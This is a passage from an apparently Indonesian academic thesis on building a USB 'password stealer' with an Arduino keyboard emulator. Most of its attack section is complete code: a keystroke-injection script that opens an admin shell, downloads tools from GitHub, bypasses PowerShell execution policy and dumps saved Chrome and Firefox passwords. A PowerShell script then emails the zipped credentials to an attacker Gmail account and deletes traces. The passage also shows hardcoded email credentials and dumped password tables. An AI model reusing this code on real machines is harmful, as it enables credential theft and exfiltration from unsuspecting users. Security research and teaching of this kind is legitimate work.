
No	Nama Penulis	Judul	Tahun	Latar Belakang
1	Benjamin Cannols, Ahmad Ghafarian	<i>Hacking Experiment by Using USB Rubber Ducky Scripting</i>	2017	Pentingnya eksperimen dan penelitian yang dilakukan pada jurnal ini adalah agar pembaca mengetahui bahwa hampir seluruh perangkat baik komputer, laptop, tablet, <i>smartphone</i> hari ini tidak terlepas dari masukkan dari <i>keyboard</i> . Disisi lain setiap standar USB disebut dengan Human Interface Device (HID) yang dapat diartikan bahwa seluruh perangkat USB secara otomatis terdeteksi sebagai <i>keyboard</i> HID dan diterima oleh seluruh sistem operasi seperti Windows, Mac OS, Linux, dan Android. Bisa disimpulkan bahwa komputer, laptop, dan perangkat lainnya tidak bisa mendeteksi USB sebagai perangkat yang berbahaya sehingga melakukan <i>hacking</i> menggunakan USB bisa sangat mudah dilakukan apabila tidak ada kesadaran dari pemilik perangkat untuk meningkatkan keamanan perangkat itu sendiri.
2	Myung-gu Kang	<i>USBWall: A Novel Security Mechanism to Protect Against Maliciously</i>	2015	Penelitian ini diawali dengan keresahan yang dirasakan penulis terkait bahaya dari penggunaan <i>keylogger</i> USB, sehingga penulis membuat sebuah metode yang disebut USBWall dengan tujuan mencegah dari serangan tersebut.

		<i>Reprogrammed USB Devices</i>		
3	Aufa Tesar Ramadhan	Implementasi Dan Analisis USB Attack Berbasis PowerShell Menggunakan P4wnp1 Pada <i>Personal Computer</i>	2019	Keamanan <i>password</i> yang tersimpan pada <i>browser</i> Internet Explorer dan Microsoft Edge diuji dengan melakukan penetrasi ke sistem operasi Windows 8.1 dan Windows 10 melalui PowerShell menggunakan P4wnp1. Skenario pengujian pengambilan data dilakukan sebanyak enam kali dengan hasil seluruh percobaan berhasil dijalankan.

## Bab III Metodologi Penelitian

### III.1 Metode Konseptual


Metode Konseptual merupakan suatu gambaran logis dari suatu masalah yang digambarkan dalam rangkaian konsep berdasarkan aspek hipotesis dan teoritis. Untuk menghasilkan output yang sesuai dengan tujuan penelitian maka dibutuhkan kerangka berpikir yang bisa menjabarkan konsep dalam memecahkan masalah secara ringkas dan teratur. Diagram metode konseptual yang digunakan dapat dilihat pada Gambar III-1.



Gambar III- 1. Metode Konseptual

### III.2 Sistematika Penelitian

Sistematika penelitian merupakan suatu urutan proses yang terencana dan perlu dilakukan untuk mencapai tujuan penelitian dengan baik. Sistematika penelitian yang digunakan dapat dilihat pada Gambar III-2.



Gambar III- 2. Sistematika Penelitian

### **III.2.1 Inisiasi**

Pada tahap awal penelitian diawali dengan identifikasi masalah dan kemudian dilanjutkan dengan latar belakang masalah dengan mengacu kepada studi literatur. Setelah itu, didapatkan rumusan masalah yaitu mengacu kepada *vulnerability* yang terdapat pada sistem operasi Windows. Selanjutnya membuat batasan masalah yang digunakan agar ruang lingkup penelitian menjadi lebih fokus.

### **III.2.2 Hipotesis**

Pada tahap hipotesis, dilakukan proses perkiraan sementara dari hasil penelitian yang akan dilakukan. Pada tahap ini juga dilakukan proses penanggulangan terhadap dampak yang akan dihasilkan dari penelitian yang akan dilakukan.

### **III.2.3 Simulasi**

Pada tahap simulasi ini, dilakukan pengujian berdasarkan *vulnerability* yang terdapat pada *browser* Google Chrome dan Mozilla Firefox. Tahap pertama yaitu mengidentifikasi target yang ingin dilakukan penyerangan. Pada *browser* Google Chrome dan Mozilla Firefox memiliki celah dapat diaksesnya data *username* dan *password* tersimpan menggunakan *tools* yang disediakan oleh *website* Nirsoft, yaitu ChromePass dan PasswordFox.

Kemudian pada tahap selanjutnya yaitu perancangan skenario penyerangan yang akan dilakukan. Untuk melakukan penyerangan terhadap data *username* dan *password* tersimpan dibutuhkan Powershell *script* dan *tools* yang akan dijelaskan pada perancangan sistem. Setelah tersusun, maka dilakukan pengujian dengan menjalankan baris perintah yang telah dibuat sebelumnya. Jika terdapat kegagalan atau kejanggalan pada saat proses penyerangan, maka dilakukan kembali proses desain hingga didapatkan hasil yang diharapkan.

### **III.2.4 Akhir**

Setelah tahap simulasi dilakukan, dilakukan proses analisis dari hasil yang didapatkan pada pengujian yang sudah dilakukan. Hasil dari proses analisis dibuat beserta rekomendasi pencegahan dari tipe serangan pengambilan data ini.

### **III.2.5 Pelaporan**

Pada tahap ini, penulis menuliskan beberapa kesimpulan dari hasil penelitian yang telah dilakukan dan memberikan beberapa saran yang berguna untuk membantu mengembangkan penelitian selanjutnya.





#### IV.1.1 Spesifikasi *Hardware*

Spesifikasi hardware yang dilakukan dalam penyerangan dapat dilihat pada tabel IV-1 berikut.

Tabel IV- 1. Daftar *Hardware*

Komponen	Informasi	
Omen by HP Laptop 15-dc0xxx	<i>Processor</i>	Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz (12 CPUs), ~2.2GHz
	<i>Memory</i>	16GB RAM
	<i>Hard Disk</i>	1TB
	<i>Operating System</i>	Windows 10 Education 64-bit (10.0, Build 17134)
Arduino Pro Micro Leonardo	<i>Microcontroller</i>	ATmega32U4
	<i>Flash Memory</i>	32 KB
	SRAM	2.5 KB
	<i>Clock Speed</i>	16MHz

#### IV.1.2 Spesifikasi *Software*

Peralatan perangkat lunak dan *tools* yang digunakan untuk penelitian ini dapat dilihat pada table IV-2.

Tabel IV- 2. Daftar *Software*

No	Perangkat Lunak	Fungsi
1	Vmware Workstation 15.5 PRO	Sebagai sistem operasi virtual untuk melakukan simulasi selama membuat USB <i>Password Stealer</i>
2	Sistem Operasi Windows 10	Sebagai sistem operasi yang digunakan pada komputer target penyerangan
3	ChromePass.exe	Sebagai <i>tool</i> yang akan mengambil <i>username</i> dan

		<i>password</i> pada <i>browser</i> Google Chrome
4	PasswordFox.exe	Sebagai <i>tool</i> yang akan mengambil <i>username</i> dan <i>password</i> pada <i>browser</i> Mozilla Firefox
5	Windows Powershell	Sebagai media untuk menjalankan perintah penyerangan pada komputer tujuan.
6	Google Chrome	Sebagai <i>browser</i> tujuan yang akan diambil <i>username</i> dan <i>password</i> yang tersimpan
7	Mozilla Firefox	Sebagai <i>browser</i> tujuan yang akan diambil <i>username</i> dan <i>password</i> yang tersimpan
8	Arduino IDE	Sebagai aplikasi yang digunakan untuk menulis baris kode penyerangan

## IV.2 Mekanisme Penyerangan

Secara garis besar, mekanisme penyerangan pada penelitian ini terbagi dalam 4 proses utama, yaitu:


1. Menghubungkan USB *Password Stealer*

Penyerang menghubungkan USB *Password Stealer* pada komputer target yang terhubung dengan jaringan internet.

2. Menjalankan Arduino *script*

Menjalankan Arduino *script* yang sudah dikonfigurasi untuk mengontrol *keyboard* dan membuat folder pada komputer target serta menjalankan Powershell script.

3. Menjalankan Powershell *script*  
Menjalankan Powershell *script* untuk mengunduh *file* penyerangan seperti ChromePass dan PasswordFox serta Powershell *script* lainnya.
4. Menjalankan ChromePass dan PasswordFox  
ChromePass dan PasswordFox yang telah diunduh dijalankan pada komputer target. Data yang diambil tersimpan dalam format .txt.
5. Mengirim Data Melalui *Email*  
Data yang telah didapatkan dari komputer target dikirimkan kepada penyerang melalui email yang telah ditentukan Powershell *script* kemudian menghapus folder yang telah dibuat untuk menghilangkan jejak penyerangan.
6. Melepas USB *Password Stealer*  
Penyerang melepaskan USB *Password Stealer* dari komputer target untuk mengakhiri proses pengambilan *username* dan *password*.



Gambar IV- 2. Alur Penyerangan

Gambar IV-2 diatas menjelaskan alur penyerangan yang lebih rinci dari awal USB *Password Stealer* dihubungkan ke perangkat target, membuat folder, mengunduh dan menjalankan program ChromePass, PasswordFox, menjalankan Powershell *script* untuk melakukan *compress* file, mengirimkan *email* berisi *username* dan *password* dari komputer target, hingga menghapus folder dan menutup *command prompt*.

Tabel IV-3 berikut menunjukkan kerentanan dan ancaman yang terjadi selama penyerangan berlangsung.

Tabel IV- 3. Kerentanan dan Ancaman

No	Aktivitas	Kerentanan	Ancaman
1	Membuka <i>Command Prompt</i> (CMD) sebagai admin	Tidak adanya otentikasi yang dilakukan oleh sistem saat membuka CMD sebagai admin	Penyerang mendapatkan akses admin pada CMD tanpa <i>password</i>
2	Mengunduh <i>file</i> dari penyimpanan daring	Tidak adanya pengecekan <i>file</i> yang diunduh apabila dilakukan melalui CMD sebagai admin	Penyerang dapat mengunduh <i>file</i> apapun dari internet
3	Melakukan <i>Execution Policy</i> untuk <i>script</i> powershell	Tidak adanya otentikasi yang dilakukan oleh sistem untuk verifikasi penambahan <i>execution</i> pada <i>script</i> powershell	Penyerang dapat menjalankan <i>script</i> powershell apapun pada komputer target
4	Membuat <i>file</i> berformat .txt	Tidak adanya otentikasi yang dilakukan oleh sistem saat membuat <i>file</i> melalui powershell sebagai admin	Penyerang dapat membuat <i>file</i> pada komputer target
5	Membuka akses SMTP	Terbukanya akses <i>port</i> SMTP 587 merupakan	Penyerang dapat mengirim data

		celah kerentanan pada komputer	yang diambil dari komputer target melalui <i>email</i>
--	--	--------------------------------	--------------------------------------------------------

### IV.3 Pengembangan Sistem

Pada bagian ini akan dijelaskan secara rinci bagaimana penulis mengembangkan sistem agar bisa melakukan penelitian terkait penyerangan menggunakan USB untuk mengambil *username* dan *password* pada Google Chrome dan Mozilla Firefox berdasarkan alur yang telah ditunjukkan pada Gambar IV-2.

#### IV.3.1 Menjalankan Arduino Script

Gambar IV-3 berikut adalah baris perintah Arduino *script* untuk memberikan *input* pada *keyboard* komputer target yang akan berjalan secara otomatis untuk menjalankan penyerangan.

```

#include "Keyboard.h"
void typeKey(int key) {
    Keyboard.press(key);
    delay(100);
    Keyboard.release(key);
}

void setup() {
    // Begining the Keyboard stream
    Keyboard.begin();

    // Wait 500ms
    delay(600);

    Keyboard.press(KEY_LEFT_GUI);
    Keyboard.press('r');
    Keyboard.releaseAll();
    delay(100);
    Keyboard.print("powershell Start-Process cmd -Verb
runAs");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.press(KEY_LEFT_ARROW);
    delay(100);
    typeKey(KEY_RETURN);
    delay(1000);
    Keyboard.print("cd / & mkdir chrome & cd chrome");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("mkdir Password");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("echo (wget
'https://raw.githubusercontent.com/abdulaziesmuslim/TA/mas
ter/ChromeUpdateDownload.ps1' -OutFile
ChromeUpdateDownload.ps1) > b.ps1");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("powershell -ExecutionPolicy Bypass -File
b.ps1");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("powershell -ExecutionPolicy Bypass -File
ChromeUpdateDownload.ps1");
    typeKey(KEY_RETURN);
    delay(100);
    Keyboard.print("ChromePass.exe /stext ChromePass.txt");
    typeKey(KEY_RETURN);
    delay(100);

```

```

Keyboard.print("PasswordFox.exe /stext PasswordFox.txt");
  typeKey(KEY_RETURN);
  delay(5000);
  Keyboard.print("for %I in (ChromePass.txt
PasswordFox.txt) do copy %I c:\\chrome\\Password");
  typeKey(KEY_RETURN);
  delay(1000);
  Keyboard.print("powershell ./zipping.ps1");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("powershell ./maintenance.ps1");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("cd C:/");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("rmdir /s /q chrome");
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("exit");
  typeKey(KEY_RETURN);

  // Ending streamdateDownload.pps1
Keyboard.end();
}

```

Gambar IV- 3. Baris Perintah Arduino *Script*

Agar dapat melakukan penyerangan dengan lancar pada komputer target, maka penyerangan ini harus dilakukan menggunakan *command prompt* menggunakan akses admin agar ketika mengunduh *file* dan menjalankan *powershell* tidak terdeteksi sebagai ancaman oleh Windows *Defender*. Gambar IV-4 berikut adalah baris kode yang digunakan pada Arduino IDE agar membuka *command prompt* sebagai admin.

```

Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
Keyboard.releaseAll();
delay(100);
Keyboard.print("powershell Start-Process cmd -Verb runAs");
typeKey(KEY_RETURN);
delay(100);
Keyboard.press(KEY_LEFT_ARROW);
delay(100);
typeKey(KEY_RETURN);
delay(1000);

```

Gambar IV- 4. Baris perintah membuka CMD sebagai admin

Setelah membuka *command prompt* sebagai admin, maka sudah bisa menjalankan powershell menggunakan akses admin juga. Langkah berikutnya adalah membuat folder “chrome” pada direktori C: komputer target, lalu membuat folder bernama “Password” didalamnya. Folder ini digunakan untuk menyimpan *file* sementara selama menjalankan penyerangan. Gambar IV-5 berikut menunjukkan baris perintah untuk membuat folder tersebut.

```
Keyboard.print("cd / & mkdir chrome & cd chrome");  
typeKey(KEY_RETURN);  
delay(100);  
Keyboard.print("mkdir Password");  
typeKey(KEY_RETURN);  
delay(100);
```

Gambar IV- 5. Baris Perintah untuk Membuat Folder

Langkah berikutnya adalah mengunduh *file* yang akan digunakan selama penyerangan dari penyimpanan daring penulis, disini penyimpanan yang digunakan adalah Github sehingga dapat diunduh menggunakan perintah “*wget*”. Gambar IV-6 berikut merupakan baris kode untuk mengunduh *file* dari Github untuk disimpan pada folder yang telah dibuat sebelumnya.

```
Keyboard.print("echo (wget  
'https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromeUpdateDownload.ps1' -OutFile  
ChromeUpdateDownload.ps1) > b.ps1");  
typeKey(KEY_RETURN);  
delay(100);
```

Gambar IV- 6. Baris Perintah untuk Mengunduh File dari Github

*File* yang telah diunduh kemudian dilakukan *execution policy* agar dapat dijalankan karena secara default didalam powershell adalah *restricted*. Gambar IV-7 menunjukkan baris perintah untuk melakukan *execution policy* terhadap *script* powershell yang sebelumnya diunduh.



```
Keyboard.print("powershell -ExecutionPolicy ByPass -File  
b.ps1");  
typeKey(KEY_RETURN);  
delay(100);  
Keyboard.print("powershell -ExecutionPolicy ByPass -File  
ChromeUpdateDownload.ps1");  
typeKey(KEY_RETURN);  
delay(100);
```

Gambar IV- 7. Baris Perintah untuk Melakukan *Execution Policy*

Langkah utama pada penyerangan ini adalah dengan menjalankan *tools* ChromePass dan PasswordFox dari Nirsoft untuk mengambil *username* dan *password* yang tersimpan pada *browser* Google Chrome dan Mozilla Firefox, selain menjalankan *tools* tersebut, dilakukan juga pembuatan *file* berformat .txt untuk menyimpan masing-masing data yang telah diambil. Gambar IV-8 berikut merupakan baris perintah untuk menjalankan *tools* dan membuat *file* .txt.

```
Keyboard.print("ChromePass.exe /stext ChromePass.txt");  
typeKey(KEY_RETURN);  
delay(8000);  
Keyboard.print("PasswordFox.exe /stext PasswordFox.txt");  
typeKey(KEY_RETURN);  
delay(8000);
```

Gambar IV- 8. Baris Perintah untuk Menjalankan *Tools*

Kedua *file* .txt bernama ChromePass.txt dan PasswordFox.txt yang berisi *username* beserta *password* yang telah diambil dari komputer target kemudian akan dikirimkan ke penyerang, namun sebelum itu dipindahkan kedalam folder Password yang sebelumnya dibuat lalu folder tersebut diubah menjadi format .ZIP dengan menjalankan *script* “zipping.ps1”. Setelah itu barulah *file* dikirimkan ke *email* penyerang dengan menjalankan *script* “maintenance.ps1”. Gambar IV-9 berikut merupakan baris perintah untuk menjalankan alur yang telah dijelaskan sebelumnya.

```

Keyboard.print("for %I in (ChromePass.txt PasswordFox.txt)
do copy %I c:\\chrome\\Password");
typeKey(KEY_RETURN);
delay(1000);
Keyboard.print("powershell ./zipping.ps1");
typeKey(KEY_RETURN);
delay(100);
Keyboard.print("powershell ./maintenance.ps1");
typeKey(KEY_RETURN);
delay(100);

```

Gambar IV- 9. Baris Perintah untuk *Compress File* dan Kirim *Email*

Langkah terakhir dari *Arduino script* ini adalah dengan kembali ke direktori C: kemudian menghapus folder “chrome” agar tidak meninggalkan jejak pada komputer target, lalu diakhiri dengan menutup jendela *command prompt*. Gambar IV-10 menunjukkan baris perintah untuk mengakhiri *script* penyerangan ini.

```

Keyboard.print("cd C:/");
typeKey(KEY_RETURN);
delay(100);
Keyboard.print("rmdir /s /q chrome");
typeKey(KEY_RETURN);
delay(100);
Keyboard.print("exit");
typeKey(KEY_RETURN);

```

Gambar IV- 10. Baris Perintah untuk Mengakhiri *Script*

### IV.3.2 Menjalankan PowerShell *Script*

Dalam penyerangan ini terdapat beberapa *script* powershell yang dijalankan, antara lain *ChromeUpdateDownload.ps1*, *zipping.ps1*, dan *maintenance.ps1*. Masing-masing *script* powershell memiliki fungsi yang berbeda selama berlangsungnya penyerangan. *Script* *ChromeUpdateDownload.ps1* digunakan untuk mengunduh *file* dari Github penyerang seperti yang terdapat pada gambar IV-11.

```
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/maintenance.ps1 -OutFile maintenance.ps1
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/zippping.ps1 -OutFile zippping.ps1
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromePass.exe -OutFile ChromePass.exe
wget
https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/PasswordFox.exe -OutFile PasswordFox.exe
```

Gambar IV- 11. Baris Perintah pada *Script* ChromeUpdateDownload.ps1

Dari *script* tersebut dapat dilihat bahwa *file* yang diunduh akan dijalankan pada langkah yang selanjutnya. Berikutnya adalah gambar IV-12 yang menampilkan *script* powershell bernama *zippping.ps1*, berfungsi untuk melakukan *compress* folder Password untuk kemudian dikirimkan ke *email* penyerang.

```
Add-Type -assembly "system.io.compression.filesystem"


$source = "C:\chrome>Password"
$destination = "C:\chrome>Password.zip"

[io.compression.zipfile]::CreateFromDirectory($Source,
$destination)
```

Gambar IV- 12. Baris Perintah pada *Script* zippping.ps1

### IV.3.3 Menjalankan ChromePass dan PasswordFox


Kedua *tools* yang digunakan memiliki kegunaan dan yang sama yaitu mengambil *username* dan *password* pada Google Chrome dan Mozilla Firefox, gambar IV-13 dan IV-14 Menunjukkan ChromePass serta PasswordFox ketika dijalankan.



Origin URL	User Name Field	Password Field	User Name	Password	Password...
https://igracias.telkomuniversity.ac.id/index.php	textUsername	textPassword	abdulaziesmuslim	12345678901234567890123456789012345678901234567890	Strong
https://www.facebook.com/	email	pass	abdulaziesmuslim	AbdulAziesMuslm1	Very Strong

2 item(s) NirSoft Freeware. <https://www.nirsoft.net>

Gambar IV- 13. *Username* dan *Password* yang Diambil oleh ChromePass



Web Site	User Name	Password	User Name Field	Password Field	Password Strength
https://igracias.telkomuniversity.ac.id	abdulaziesmuslim	AbdulAziesMusl!m1	textUsername	textPassword	Very Strong
https://www.facebook.com	abdulaziesmuslim	12345678901234567890123456789012345678901234567890	email	pass	Strong

2 item(s) NirSoft Freeware. <http://www.nirsoft.net>

Gambar IV- 14. Username dan Password yang Diambil oleh PasswordFox

#### IV.3.4 Mengirim Data Melalui *Email*

Pengiriman *email* dilakukan dengan cara menjalankan *script* maintenance.ps1, pada *script* ini data email penyerang dimasukkan sebagai pengirim juga penerima. Selain itu *script* ini akan menggunakan *port* SMTP 587 agar dapat mengirimkan *email* dari komputer target. Gambar IV-15 menunjukkan *script* maintenance.ps1.

```
$Username = "aaa290898@gmail.com";
$Password= "aaaaaa290898";
$path= "C:\chrome>Password.zip"

function Send-ToEmail([string]$email,
[string]$attachmentpath){

    $message = new-object Net.Mail.MailMessage;
    $message.From = $Username;
    $message.To.Add($email);
    $message.Subject = "Browser Password";
    $message.Body = "Here the password list";
    $attachment = New-Object
Net.Mail.Attachment($attachmentpath);
    $message.Attachments.Add($attachment);

    $smtp = new-object
Net.Mail.SmtpClient("smtp.gmail.com", "587");
    $smtp.EnableSSL = $TRUE;
    $smtp.Credentials = New-Object
System.Net.NetworkCredential($Username, $Password);
    $smtp.send($message);
    write-host "Mail Sent" ;
    $attachment.Dispose();
}
Send-ToEmail -email "abdulazies55@gmail.com" -
attachmentpath $path;
```

Gambar IV- 15. Baris Perintah untuk Mengirimkan *Email*


## Bab V Pengujian Sistem Dan Analisis

### V.1 Pengujian Sistem


Pada bagian ini akan dijelaskan mengenai pengujian pada sistem penyerangan yang telah dirancang sebelumnya, cakupan dari pengujian yang dilakukan ini adalah seluruh proses penyerangan. Tujuan dari dilakukannya pengujian ini adalah untuk mengetahui tingkat keberhasilan dari sistem penyerangan yang dirancang serta mengetahui kelebihan, kekurangan serta dampak yang ditimbulkan pada sistem operasi Windows.

#### V.1.1 Pengujian Membuat Folder Baru

